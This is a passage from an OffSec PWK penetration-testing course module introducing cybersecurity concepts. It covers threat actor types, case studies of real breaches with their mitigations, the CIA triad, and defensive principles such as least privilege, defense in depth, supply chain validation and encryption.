[24] (NIST, 2022), https://csrc.nist.gov/glossary/term/cyber_threat

[25] (NIST, 2022), https://csrc.nist.gov/glossary/term/threat_actor

[26] (NIST, 2022), https://csrc.nist.gov/glossary/term/vulnerability

[27] (NakedSecurity - Sophos, 2021), https://nakedsecurity.sophos.com/2021/12/10/log4shell-java-vulnerability-how-to-safeguard-your-servers/

[28] (Apache, 2022), https://logging.apache.org/log4j/2.x/

[29] (NIST, 2022), https://nvd.nist.gov/vuln-metrics/cvss

[30] (Webopedia, 2021), https://www.webopedia.com/definitions/input-sanitization/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

provide the user with access or privileges that they aren't supposed to have, and when they are pursued deliberately and maliciously, the user's actions become an *exploit*.[31]

The word *exploit* in cybersecurity can be used as both a noun and as a verb. As a noun, an exploit is a procedure for abusing a particular vulnerability. As a verb, to exploit a vulnerability is to perform the procedure that reliably abuses it.

Let's wrap up this section by exploring attack surfaces and vectors. An *attack surface*[32] describes all the points of contact on our system or network that *could* be vulnerable to exploitation. An *attack vector*[33] is a specific vulnerability and exploitation combination that can further a threat actor's objectives. Defenders attempt to reduce their attack surfaces as much as possible, while attackers try to probe a given attack surface to locate promising attack vectors.

### 3.2.3 Threat Actor Classifications

The previous section introduced threats and threat actors. Cybersecurity professionals are chiefly interested in threat actors since typically, most threats that our systems, networks, and enterprises are vulnerable to are human. Some key attributes of cybercrime compared to physical crime include its relative anonymity, the ability to execute attacks at a distance, and (typically) a lack of physical danger and monetary cost.

There are a wide variety of threat actors. Different people and groups have various levels of technical sophistication, different resources, personal motivations, and a variety of legal and moral systems guiding their behavior. While we cannot list out every kind of threat actor, there are several high-level classifications to keep in mind:

Individual Malicious Actors: On the most superficial level, anyone attempting to do something that they are not supposed to do fits into this category. In cybersecurity, malicious actors can explore *digital* tactics that are unintended by developers, such as authenticating to restricted services, stealing credentials, and defacing websites.

The case of *Paige Thompson*[34] is an example of how an individual attacker can cause extreme amounts of damage and loss. In July 2019, Thompson was arrested for exploiting a router which had unnecessarily high privileges to download the private information of 100 million people from Capital One. This attack lead to the loss of personal information including SSNs, account numbers, addresses, phone numbers, email addresses, etc.

This attack[35] was partly enabled by a misconfigured *Web Application Firewall* (WAF) that had excessive permissions allowing it to list and read files. The attack could have been *prevented*[36] by applying the principle of least privilege and verifying correct configuration of the WAF. Since the attacker posted about their actions on social media, another mitigation could have been social media monitoring.

---

[31] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Exploit_(computer_security)

[32] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Attack_surface

[33] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Attack_vector

[34] (DOJ, 2019), https://www.justice.gov/usao-wdwa/pr/former-seattle-tech-worker-convicted-wire-fraud-and-computer-intrusions

[35] (Krebs, 2019), https://krebsonsecurity.com/2019/08/what-we-can-learn-from-the-capital-one-hack/

[36] (EJJ, 2019), https://ejj.io/blog/capital-one

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Malicious Groups: When individuals band together to form groups, they often become stronger than their individual group members. This can be even more true online because the ability to communicate instantly and at vast distances enables people to achieve goals that would have been impossible without such powerful communication tools. For example, the ability to quickly coordinate on who-does-what over a instant messaging services is just as valuable to malicious cyber groups as it is to modern businesses. Malicious groups can have any number of goals, but are usually more purposeful, organized, and resourceful than individuals. Thus, they are often considered to be one of the more dangerous threat actors.

Let's examine an example of a group-led attack. Over the span of a number of months, the *"Lapsus$"*[37] group performed a number of attacks on a wide range of companies, stealing proprietary information and engaging in extortion. These attacks resulted in a loss of corporate data - including proprietary data such as source code, schematics, and other documentation. The attacks further resulted in the public exposure of data, and financial losses for companies that submitted to extortion.

The variety and sophistication of techniques used by the group show how this kind of malicious actor can be so dangerous. In particular, individuals within a group can bring their own specialties to the table that people working alone wouldn't be able to leverage. In addition, they can launch many different types of attacks at targets at a volume and velocity that an individual wouldn't be able to. There's a common truism in the cybersecurity industry that the attacker only needs to succeed once, while the defender must succeed every time. The efficacy of groups of attackers highlights this asymmetry.

There are also only a few targeted mitigations available for such a wide variety of attack vectors. Because recruiting employees was one of the techniques used, awareness of *internal* threat actors and anomaly detection are key. *Palo Alto Networks*[38] additionally suggests focusing on security best practices such as MFA, access control, and network segmentation.

Insider Threats: Perhaps one of the most dangerous types of threat actor, an insider threat is anyone who already has privileged access to a system and can abuse their privileges to attack it. Often, insider threats are individuals or groups of employees or ex-employees of an enterprise that become motivated to harm it in some capacity. Insider threats can be so treacherous because they are usually assumed to have a certain level of trust. That trust can be exploited to gain further access to resources, or these actors may simply have access to internal knowledge that isn't meant to be public.

During a PPE shortage in *March 2020*[39] at the beginning of the COVID-19 pandemic, Christopher Dobbins, who had just been fired as Vice President of a medical packaging company, used a fake account that he had created during his employment to access company systems and change/delete data that was critical to the company's distribution of medical supplies.

This attack resulted[40] in the delayed delivery of critical medical supplies at a crucial stage of the pandemic and the disruption of the company's broader shipment operations. The danger of an insider threat is showcased clearly here. The attack was enabled by a fake account created by a

[37] (Avertium, 2022), https://www.avertium.com/resources/threat-reports/in-depth-look-at-lapsus

[38] (Palo Alto Networks, 2022), https://unit42.paloaltonetworks.com/lapsus-group/#Mitigation-Actions

[39] (DOJ, 2020), https://www.justice.gov/usao-ndga/pr/former-employee-medical-packaging-company-sentenced-federal-prison-disrupting-ppe

[40] (ZDnet, 2021), https://www.zdnet.com/article/disgruntled-former-vp-hacks-company-disrupts-ppe-supply-earns-jail-term/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

vice-president, who may have had access to more permissions than what might be considered best practice for a VP of Finance.

This attack likely could have been prevented by applying the *principle of least privilege*, which we'll explore in a later section. Since the attack was enabled by a fake account, it also could have been prevented by rigorously auditing accounts. Lastly, since this activity was performed after the VPs termination, better monitoring of anomalous activity may have also prevented or mitigated the attack.

Nation States: Although international cyber politics, cyber war, and digital intelligence are vast subjects and significantly beyond the scope of this Module, we should recognize that some of the most proficient, resourceful, and well-financed operators of cyber attacks exist at the nation-state level within many different countries across the globe.

Since 2009, North Korean threat actors, usually grouped under the name *Lazarus*,[41] have engaged in a number of different attacks ranging from data theft (Sony, 2014), to ransomware (WannaCry, 2017) to financial theft targeting banks (Bangladesh Bank, 2016) and cryptocurrencies - notably, the 2022 Axie Infinity attack. These attacks have resulted in the loss and leak of corporate data, including proprietary data (Sony) and financial losses for companies that paid a ransom.

An information assurance firm called *NCC Group*[42] suggests the following steps to prevent or mitigate attacks from the Lazarus group: network segmentation, patching and updating internet facing resources, ensuring the correct implementation of MFA, monitoring for anomalous user behavior (example: multiple, concurrent sessions from different locations), ensuring sufficient logging, and log analysis.

### 3.2.4 Recent Cybersecurity Breaches

While the above section focused on *who* performs attacks, in this section we'll cover different kinds of breaches that have occured in the last few years. We'll analyze some more recent cybersecurity attacks, discuss the impact they had on enterprises, users, and victims, and then consider how they could have been prevented or mitigated.

There are many examples of recent breaches to choose from. For each breach, we'll indicate the kind of attack that allowed the breach to occur. This list by no means represents a complete survey of all types of attacks, so instead we'll aim to provide a survey highlighting the scope and impact of cybersecurity breaches.

Social Engineering: Social Engineering represents a broad class of attacks where an attacker persuades or manipulates human victims to provide them with information or access that they shouldn't have.

In July 2021, attackers used a social engineering technique called *spearphishing*[43] to *gain access to*[44] an internal *Twitter*[45] tool that allowed them to reset the passwords of a number of high-profile accounts. They used these accounts to tweet promotions of a Bitcoin scam. The impacts of this

[41] (NCCGroup, 2022), https://www.nccgroup.com/us/the-lazarus-group-north-korean-scourge-for-10-years/

[42] (NCCGroup, 2022), https://www.nccgroup.com/us/the-lazarus-group-5-measures-to-reduce-the-risk-of-an-attack/

[43] (CrowdStrike, 2022), https://www.crowdstrike.com/cybersecurity-101/phishing/spear-phishing/

[44] (BBC, 2020), https://www.bbc.com/news/technology-53607374

[45] (Twitter, 2020), https://blog.twitter.com/en_us/Modules/company/2020/an-update-on-our-security-incident

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

attack included financial losses for specific Twitter users, data exposure for a number of high-profile accounts, and reputational damage to Twitter itself.

To understand potential prevention and mitigation, we need to understand how and why the attack occurred. The attack began with phone spearphishing and social engineering, which allowed attackers to obtain employee credentials and access to Twitter's internal network. This could have been prevented had employees been better equipped to recognize social engineering and spearphishing attacks. Additional protections that could have prevented or mitigated this attack include limiting access to sensitive internal tools using the principle of least privilege and increased monitoring for anomalous user activity.

Phishing: Phishing is a more general class of attack relative to spearphishing. While spearphishing attacks are targeted to specific individuals, phishing is usually done in broad sweeps. Phishing strategy is usually to try to send a malicious communication to as many people as possible, inreasing the likelihood of a victim clicking a link or otherwise doing something that would compromise security.

In September 2021, a subsidiary of Toyota acknowledged that they had fallen prey to a Business Email Compromise *(BEC)*[46] phishing scam. The scam resulted in a transfer of ¥ 4 billion (JPY), equivalent to roughly 37 million USD, to the scammer's account. This attack occurred because an employee was persuaded to change account information associated with a series of payments.

The United States Federal Bureau of Investigation *(FBI)*[47] recommends these and other steps be taken to prevent BEC:

- Verify the legitimacy of any request for payment, purchase or changes to account information or payment policies in person.
- If this is not possible, verify legitimacy over the phone.
- Be wary of requests that indicate urgency.
- Carefully inspect email addresses and URLs in email communications.
- Do not open email attachments from people that you do not know.
- Carefully inspect the email address of the sender before responding.

Ransomware: Ransomware is a type of malware that infects computer systems and then locks a legitimate user from accessing it properly. Often, users are contacted by the attacker and asked for a ransom in order to unlock their machine or documents.

In May 2021, a ransomware *incident*[48] occurred at Colonial Pipeline, a major American oil company. The attack lead to the disruption of fuel distribution for multiple days. This attack resulted in a loss of corporate data, the halting of fuel distribution, millions of dollars in ransomware payments, increased fuel prices, and fuel shortage fears.

[46] (Forbes, 2019), https://www.forbes.com/sites/leemathews/2019/09/06/toyota-parts-supplier-hit-by-37-million-email-scam/?sh=30c5dafa5856

[47] (FBI, 2022), https://www.fbi.gov/scams-and-safety/common-scams-and-crimes/business-email-compromise

[48] (ZDNet, 2021), https://www.zdnet.com/article/colonial-pipeline-ransomware-attack-everything-you-need-to-know/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this attack, hackers gained access to Colonial Pipeline's network with a single compromised password. This attack could have been prevented[49] or at least made less likely by ensuring that MFA was enabled on all internet-facing resources, as well as by prohibiting password reuse.

Credential Abuse: Credential Abuse can occur when an attacker acquires legitimate credentials, allowing them to log into machines or services that they otherwise would not be able to. Often, attackers are able to guess user passwords because they are predictable or weak.

In *December 2020*,[50] a series of malicious updates had been discovered in the SolarWinds Orion platform, an infrastructure monitoring and management tool. These malicious updates allowed malware to be installed on the environment of any SolarWinds customer that installed this update and led to the compromise of a number of these customers, including universities, US government agencies, and other major organizations.

As a supply-chain attack, this attack affected approximately 18,000 SolarWinds customers and led to the breach of a subset of customers including government agencies and other major companies. According to former SolarWinds CEO Kevin Thompson, this attack resulted from a *weak password*[51] that was accidentally exposed publicly on Github. This attack could have been prevented[52] by ensuring that passwords are sufficiently strong and by monitoring the internet for leaked secrets. CISA has also stated that this attack could have been mitigated by blocking outbound internet traffic from SolarWinds Orion servers.

Authentication Bypass: While Credential Abuse allows attackers to log in to services by legitimate means, Authentication Bypasses can allow attackers to ignore or step-around intended authentication protocols.

Similar to the above SolarWinds attack, on *July 2 2021*[53] an attack was detected that took advantage of a vulnerability in software vendor Kaseya's VSA remote management tool. Attackers were able to bypass the authentication system of the remote tool to eventually push REvil ransomware from compromised customer Virtual System Administrator (VSA) servers to endpoints via a malicious update.

Since this attack targeted a number of *Managed Service Providers* (MSPs), its potential scope encompassed not only the MSP customers of Kaseya, but also the customers of those MSPs. According to *Brian Krebs*,[54] this vulnerability had been known about for at least three months before this ransomware incident. This attack could have been prevented by prioritizing and fixing known vulnerabilities in an urgent and timely manner.

## 3.3 The CIA Triad

This Learning Unit covers the following Learning Objectives:

- Understand why it's important to protect the confidentiality of information

[49] (CISA, 2022), https://www.cisa.gov/stopransomware/how-can-i-protect-against-ransomware

[50] (BBC, 2020), https://www.bbc.com/news/technology-55321643

[51] (ZDNet, 2021), https://www.zdnet.com/article/solarwinds-security-fiasco-may-have-started-with-simple-password-blunders/

[52] (SC Media, 2021), https://www.scmagazine.com/news/security-news/could-better-cyber-hygiene-have-prevented-the-solarwinds-attack

[53] (ZDNet, 2021), https://www.zdnet.com/article/updated-kaseya-ransomware-attack-faq-what-we-know-now/

[54] (Krebs, 2021), https://krebsonsecurity.com/2021/07/kaseya-left-customer-portal-vulnerable-to-2015-flaw-in-its-own-software/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Learn why it's important to protect the integrity of information
- Explore why it's important to protect the availability of information

In order to understand offensive techniques, we need to understand the principles defenders *should* follow so that we can quickly identify opportunities to exploit their mistakes. Similarly, good defenders will benefit from understanding how attackers operate, including what kinds of biases and errors they are prone to.

One of the models often used to describe the relationship between security and its objects is known the *CIA triad*. CIA stands for *Confidentiality*, *Integrity*, and *Availability*. Each of these is a desirable property of the things we might want to secure, and each of these three properties can be attacked. Most (though not all) attacks against computer systems and networks will threaten one of these attributes. Let's begin with a high level overview before we dive into each one:

- Confidentiality: Can actors who should not have access to the system or information access the system or information?
- Integrity: Can the data or the system be modified in some way that is not intended?
- Availability: Are the data or the system accessible when and how they are intended to be?

It is also important to note that in some cases, we may be far more concerned with one aspect of the CIA triad than others. For instance, if someone has a personal journal that contains their most secret thoughts, the confidentiality of the journal may be far more important to the owner than its integrity or its availability. In other words, they may not be as concerned about whether someone can write to the journal (as opposed to reading it) or whether or not the journal is always accessible.

On the other hand, if we are securing a system that tracks medical prescriptions, the integrity of the data will be most critical. While it is important to prevent other people from reading what medications someone uses and it is important that the right people can access this list of medications, if someone were able to *change the contents* of the system, it could lead to life-threatening results.

When we are securing a system and an issue is discovered, we will want to consider which of these three concepts, or which combination of them, the issue impacts. This helps us understand the problem in a more comprehensive manner and allows us to categorize the issues and respond accordingly.

### 3.3.1 Confidentiality

A system is *Confidential* if the only people that can access it are the people explicitly permitted to do so. A person's social media account credentials are considered confidential as long as the user's password is known only to the owner. If a hacker steals or guesses the password and they can access the account, this would constitute an attack against confidentiality. Common attacks against confidentiality include *network eavesdropping*[55] and *credential stuffing*.[56]

[55] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Network_eavesdropping

[56] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Credential_stuffing

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's consider an example of an attack against confidentiality, assess its impact, and understand how it could have been prevented or mitigated. In August 2021, *T-Mobile*[57] announced that hackers had accessed data associated with over 50 million current, former, and prospective customers. While no payment information, passwords, or PINs were accessed, some of the data included first and last names, dates of birth, social security numbers, and ID / drivers' license information. This data was subsequently offered for sale on the dark web.

The attack impacted the confidentiality of the personal information of millions of current, former, and prospective customers. The confidentiality of this information was subsequently further compromised by being made available for purchase on the dark web. This also led to further reputational damage to T-Mobile as the attack was one of a number of then-recent breaches.

There is limited information available on the exact *methodology*[58] used by the attackers; however, they claim to have first compromised a router to gain access to over 100 servers including the database or databases that contained the affected customer data. This breach could have potentially been prevented by ensuring that all internet-facing resources were properly configured, patched and updated, by monitoring for anomalous user behavior, and by instituting better network segmentation.

Private documents such as drivers' licenses ought to be confidential, because they contain information that can identify individuals. However, not all information possessed by a company is necessarily confidential. For example, T-mobile's board members are publicly listed on their website. Therefore, if an attack were to divulge that information, it would not be a breach against confidentiality.

### 3.3.2 Integrity

A system has *Integrity* if the information and functionality it stores is only that which the owner intends to be stored. Integrity is concerned with maintaining the accuracy and reliability of data and services. Merely logging on to a user's social media account by guessing their password is not an attack against integrity. However, if the attacker starts to post messages or delete information, this would become an integrity attack as well. A common attack against integrity is *arbitrary code execution*.[59]

In *January 2022*,[60] researchers identified a new wiper malware, dubbed *WhisperGate*, being used against Ukrainian targets. This malware has two stages: stage one overwrites the *Master Boot Record* (MBR) to display a fake ransomware note, while stage two downloads further malware overwriting files with specific extensions, thus rendering them corrupt and unrecoverable. This attack impacts the *integrity of data*[61] on affected system by overwriting files in an irrecoverable manner, effectively deleting them.

In their advisory, Microsoft recommended that potential targets take the following steps to protect themselves: enable MFA to mitigate potentially compromised credentials, enable *Controlled Folder Access* (CFA) in Microsoft Defender to prevent MBR/VBR tampering, use

[57] (T-Mobile, 2021), https://www.t-mobile.com/news/network/additional-information-regarding-2021-cyberattack-investigation

[58] (ZDNet, 2021), https://www.zdnet.com/article/t-mobile-hack-everything-you-need-to-know/

[59] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Arbitrary_code_execution

[60] (Microsoft, 2022), https://www.microsoft.com/security/blog/2022/01/15/destructive-malware-targeting-ukrainian-organizations/

[61] (Cisco, 2022), https://blog.talosintelligence.com/2022/01/ukraine-campaign-delivers-defacement.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

provided IoCs to search for potential breaches, review and validate authentication activity for all remote access, and investigate other anomalous activity. More information about the technical details of the attack has been published by *CrowdStrike*.[62]. Put simply, integrity is important for an enterprise to protect because other businesses and consumers need to be able to trust the information held by the enterprise.

### 3.3.3 Availability

A system is considered *Available* if the people who are supposed to access it can do so. Imagine an attacker has gained access to a social media account and also posted some content of their choosing. So far, this would constitute an attack against confidentiality and integrity. If the attacker changes the user's password and prevents them from logging on, this would also become an attack against availability. A common attack against availability is *denial of service*.[63]

On February 24, 2022, at the beginning of the Russian invasion of Ukraine, *Viasat's*[64] satellite broadband service was hit by a Denial of Service (DoS) attack that brought down satellite internet for Ukrainian customers, including the Ukrainian government and military. This attack utilized a then-novel wiper malware known as *AcidRain*.

The impact[65] of this attack was that Viasat's satellite internet was temporarily unavailable in Ukraine at a critical moment at the beginning of the invasion, disrupting communication and coordination. Very little information is available about how this attack unfolded. Viasat stated that a VPN "misconfiguration" allowed initial access. Though it is unclear what the specific misconfiguration was, this attack could have been prevented by ensuring proper VPN configuration.

It is possible that this attack could have been prevented - though we should acknowledge the well-known difficulties associated with prevention - by following general guidance for defending against *Advanced Persistent Threats* (APTs).[66] This guidance suggests ensuring complete visibility into one's environment, engaging in threat intelligence, and performing threat hunting, among other recommendations.

### 3.3.4 Balancing the Triad with Organizational Objectives

Before concluding this section, let's zoom out and consider how prioritizing the CIA triad can impact an organization. In particular, an important nuance to consider is that security controls *themselves* can sometimes be a detriment to availability. Extremely strong security isn't always optimal for an organization. If security is so strong that users are not able to use the systems, or frequently become frustrated with the systems, this may lead to inefficiency, low morale, and potentially the collapse of the organization.

Balancing security controls with availability is a critical and continuous process of evaluation, exploration, threat modelling, discussion, testing, and release. Making rules that prevent employees from participating in improvements is an easy way to ruin a security program. Security

[62] (CrowdStrike, 2022), https://www.crowdstrike.com/blog/technical-analysis-of-whispergate-malware/

[63] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Denial-of-service_attack

[64] (Viasat, 2022), https://www.viasat.com/about/newsroom/blog/ka-sat-network-cyber-attack-overview/

[65] (Sentinel One, 2022), https://www.sentinelone.com/labs/acidrain-a-modem-wiper-rains-down-on-europe/

[66] (CrowdStrike, 2022), https://www.crowdstrike.com/cybersecurity-101/advanced-persistent-threat-apt/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

is everyone's responsibility, and processes that receive feedback from the entire organization as well as educate employees about how to use the controls are typically important to a successful security program.

## 3.4 Security Principles, Controls, and Strategies

This Learning Unit covers the following Learning Objectives:

- Understand the importance of multiple layers of defense in a security strategy
- Describe threat intelligence and its applications in an organization
- Learn why access and user privileges should be restricted as much as possible
- Understand why security should not depend on secrecy
- Identify policies that can mitigate threats to an organization
- Determine which controls an organization can use to mitigate cybersecurity threats

### 3.4.1 Security Principles

During this Learning Unit, we'll begin to explore a few *security*[67] *principles*[68] we might encounter throughout our OffSec Learning Journey. Although this subject could be its own in-depth Module, for now, we'll cover a few high-level descriptions.

*The Principle of Least Privilege*[69] expresses the idea that each part within a system should only be granted the lowest possible privileges needed to achieve its task. Whether referring to users on a machine or lines of code in a program, correctly adhering to this discipline can greatly narrow the attack surface.

Earlier we referenced the 2019 Capital One attack. We'll recall that this attack was facilitated by leveraging a Web Application Firewall with permissions that were too high for its required functions. It's important to understand that the Principle of Least Privilege does not only apply to human individuals or groups, but *any* entity (including machines, routers, and firewalls) that can read, write, or modify data.

The *Zero Trust*[70] security model takes the Principle of Least Privilege and carries it to its ultimate conclusion. This model advocates for removing all implicit trust of networks and has a goal of protecting access to resources, often with granular authorization processes for every resource request.

*Open Security*,[71] a somewhat counter-intuitive principle, states that the security of a system should not depend on its *secrecy*. In other words, even if an attacker knows exactly how the system's security is implemented, the attacker should still be thwarted. This isn't to say that *nothing* should be secret. Credentials are a clear case where the security of a password depends

[67] (Wheeler, 2021), https://dwheeler.com/secure-programs/Secure-Programs-HOWTO/follow-good-principles.html

[68] (Patchstack, 2021), https://blog.threatpress.com/security-design-principles-owasp/

[69] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Principle_of_least_privilege

[70] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Zero_trust_security_model

[71] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Open_security

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

on its secrecy. However, we'd want our system to be secure *even if* the attacker knows there is a password, and even if they know the cryptographic algorithm behind it.

*Defense in Depth*[72] advocates for adding defenses to as many layers of a system as possible, so that if one is bypassed, another may still prevent full infiltration. An example of defense in depth outside the context of cybersecurity would be a garage that requires entering an electronic code, using a key on a bolted door lock, then finally disabling a voice-activated internal alarm system to open the garage.

Many organizations do not apply adequate defenses for their systems and lean too heavily on external tools or providers that focus on one specific area of defense. This can lead to single points of failure, resulting in a very weak security posture. We must learn to apply many layers of controls and design our systems with defense in depth in order to resist more threats and better respond to incidents.

### 3.4.2 Security Controls and Strategies

To meet the ideals of concepts such as least privilege, open security, and defense-in-depth, we need to implement *Security Strategies*. These can include interventions like:

- 24/7 vigilance
- Threat modelling
- Table top discussions
- Continuous training on tactics, processes, and procedures
- Continuous automated patching
- Continuous supply chain verification
- Secure coding and design
- Daily log reviews
- Multiple layers of well-implemented *Security Controls*[73]

This might feel overwhelming at first. In particular, a defense-in-depth strategy involves people and technologies creating layers of barriers to protect resources.

In the CIA Triad Learning Unit, we mentioned that a consequence to strong security can be reduced availability. If a system's security is prioritized over availability, then there may be increased downtime and ultimately increased user frustration. An example of this could be using the *Kerberos*[74] authentication protocol without a fall back authentication method. In GNU/Linux, Kerberos might be configured without a failsafe: no alternate network access authorization method. This can result in no one being able to access network services if there is a Kerberos issue. If security is the top priority, this could be ideal *depending on the organization's goals*. However, if availability is the top priority, such an approach could damage the system by improving its security without care.

---

[72] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Defense_in_depth_(computing)

[73] (NIST, 2022), https://csrc.nist.gov/glossary/term/security_control

[74] (MIT, 2022), https://web.mit.edu/kerberos/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Security controls can also be extremely time consuming to properly use and maintain. If a control is expensive enough, an organization could lose profitability. Security controls must also be balanced with financial resources and personnel restraints.

Next, let's explore a variety of different security controls that an organization might implement.

### 3.4.3 Shift-Left Security

One of the best ways to avoid extra costs and impacts to availability is to design an entire system so that security is built into the service architecture, rather than requiring many additional software layers. In order to design systems with built-in security, the idea of *shift-left security*[75] can improve efficiency. The idea of shift-left security is to consider security engineering from the outset when designing a product or system, rather than attempt to bake it in after the product has been built.

Without shift-left security, we might have developers shipping products without security, and then need to add in additional layers of security on top of, or along with, the product. If the security team is involved in the development process, we have a better chance of creating a product with controls built in, making a more seamless user experience as well as reducing the need for additional security services.

Most applications do not have security built in and instead rely on platform-level security controls surrounding the services. This can work well; however, it can result in security being weaker or easier to bypass. For example, if a specific technology (for example, Kubernetes modules) are providing all of the security services, then someone that controls that technology (in this case, a Kubernetes administrator) could remove or tamper with it and bypass security for all services.

However, we once again need to consider business impact. In particular, shifting left can potentially cause slower production times because developers will need to explicitly think about security in addition to the product specifications. An organization therefore will need to decide what trade-offs they can make in their particular circumstance. Despite the potential reduction in security posture, focusing on platform-level security controls can provide the lowest friction to development efforts and the fastest time to market for application developers while producing reasonable security posture.

### 3.4.4 Administrative Segmentation

It may seem okay to have an administrator bypass security controls based on their role and functional needs. Shouldn't we trust our administrators? However, when a threat is internal or otherwise able to obtain valid administrative credentials, our security posture becomes weaker. In order to defeat internal threats and threats that have acquired valid credentials or authentication capability, we must segment controls so that no single authority can bypass all controls. In order to accomplish this, we may need to split controls between application teams and administrators, or split access for administration between multiple administrators, as with *Shamir's Secret Sharing* (SSS).[76]

With SSS, we might design a system so that three different administrator authorizations are required to authorize any one administrative root access. Shamir's secret sharing scheme

[75] (Devopeida, 2022), https://devopedia.org/shift-left

[76] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Shamir%27s_Secret_Sharing

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

enables a system to split access authorization requirements between multiple systems or persons. With this in place, we can design a system so that no one person has the root credentials.

### 3.4.5 Threat Modelling and Threat Intelligence

After we've completed an inventory for both systems and software and we understand our organization's requirements, we're ready to begin researching potential threats. Security teams research (or leverage vendor research about) threats to different industries and software. We can use this information in our *Threat Modelling*.[77] Threat modelling describes taking data from real-world adversaries and evaluating those attack patterns and techniques against our people, processes, systems, and software. It is important to consider how the compromise of one system in our network might impact others.

*Threat Intelligence*[78] is data that has been refined in the *context* of the organization: actionable information that an organization has gathered via threat modelling about a valid threat to that organization's success. Information isn't considered threat intelligence unless it results in an *action item* for the organization. The existence of an exploit is not threat intelligence; however, it *is* potentially useful information that might lead to threat intelligence.

An example of threat intelligence occurs when a relevant adversary's attack patterns are learned, *and* those attack patterns could defeat the current controls in the organization, *and* when that adversary is a potential threat to the organization. The difference between security information and threat intelligence is often that security information has only been studied out of context for the specific organization. When real threat intelligence is gathered, an organization can take informed action to improve their processes, procedures, tactics, and controls.

### 3.4.6 Table-Top Tactics

After concerning threat intelligence or other important information is received, enterprises may benefit from immediately scheduling a *cross organization* discussion. One type of discussion is known as a *table-top*, which brings together engineers, stakeholders, and security professionals to discuss how the organization might react to various types of disasters and attacks. Conducting regular table-tops to evaluate different systems and environments is a great way to ensure that all teams know the *Tactics, Techniques, and Procedures* (TTPs)[79] for handling various scenarios. Often organizations don't build out proper TTPs, resulting in longer incident response times.

Table-top discussions help organizations raise cross-team awareness, helping teams understand weaknesses and gaps in controls so they can better plan for such scenarios in their tactics, procedures, and systems designs. Having engineers and specialists involved in table-tops might help other teams find solutions to security issues, or vice-versa.

Let's imagine a scenario in which we learn that a phishing email attack on an administrator would represent a complete company compromise. To build up our defensive controls, we may decide to create an email access portal for administrators that is physically isolated. When the administrators view their email, they would do so through a screen displaying a client view into a

[77] (NIST, 2022), https://csrc.nist.gov/glossary/term/threat_modeling

[78] (NIST, 2022), https://csrc.nist.gov/glossary/term/threat_intelligence

[79] (NIST, 2022), https://csrc.nist.gov/glossary/term/tactics_techniques_and_procedures

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

heavily-secured email sandbox. This way, emails are opened up inside a sandboxed machine on separate hardware, instead of on administrative workstations that have production access.

Table-top security sessions are part of *Business Continuity Planning* (BCP).[80] BCP also includes many other aspects such as live drill responses to situations like ransomware and supply-chain compromise. BCP extends outside of cybersecurity emergencies to include processes and procedures for natural disasters and gun violence. Routine table-top sessions and continuous gathering of relevant intelligence provides a proactive effort for mitigating future issues as well as rehearsing tactics, processes, and procedures.

### 3.4.7 Continuous Patching and Supply Chain Validation

Another defensive technique known as *continuous automated patching* is accomplished by pulling the upstream source code and applying it to the lowest development environment. Next, the change is tested, and only moved to production if it is successful. We can leverage cloud provider infrastructure to more easily spin up complete replicas of environments for testing these changes. Rather than continuously running a full patch test environment, we can create one with relative ease using our cloud provider, run the relevant tests, then delete it. The primary risk of this approach is supply chain compromise.

*Continuous supply chain validation* occurs when people and systems validate that the software and hardware received from vendors is the expected material and that it hasn't been tampered with, as well as ensuring output software and materials are verifiable by customers and business partners. Continuous supply chain validation is difficult, and sometimes requires more than software checks, such as physical inspections of equipment ordered. On the software side of supply chain security, we can use deeper testing and inspection techniques to evaluate upstream data more closely. We might opt to increase the security testing duration to attempt to detect sleeper malware implanted in upstream sources. *Sleeper malware* is software that is inactive while on a a system for a period of time, potentially weeks, before it starts taking action.

Utilizing a *software bill of materials* (SBOM)[81] as a way to track dependencies automatically in the application build process greatly helps us evaluate supply chain tampering. If we identify the software dependencies, create an SBOM with them, and package the container and SBOM together in a cryptographically-verifiable way, then we can verify the container's SBOM signature before loading it into to production. This kind of process presents additional challenges for adversaries.

### 3.4.8 Encryption

Beyond tracking software, many organizations likely want to leverage *encryption*. Encryption often protects us from adversaries more than any other type of control. While using encryption doesn't solve all problems, well-integrated encryption at multiple layers of controls creates a stronger security posture.

Keeping this in mind, there *are* some caveats to consider when it comes to encryption. Encrypting all our data won't be useful if we can't decrypt it and restore it when required. We must also consider some types of data that we won't want to decrypt as the information is to be used only

[80] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Business_continuity_planning

[81] (CISA, 2022), https://www.cisa.gov/sbom

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

ephemerally. One example of ephemeral encryption is *TLS*,[82] in which nobody but the server and the client of that specific interaction can decrypt the information (not even the administrators), and the decryption keys only exist in memory for a brief time before being discarded.

Decryption keys in such a scenario are never on disk and never sent across the network. This type of privacy is commonly used when sending secrets or *Personal Identifiable Information* (PII) across the wire. Any required tracing and auditing data can be output from the applications rather than intercepted, and the secrets and PII can be excluded, encrypted, or scrubbed. PII can include names, addresses, phone numbers, email addresses, SSNs, and other information that can be used to track down or spy on an individual person.

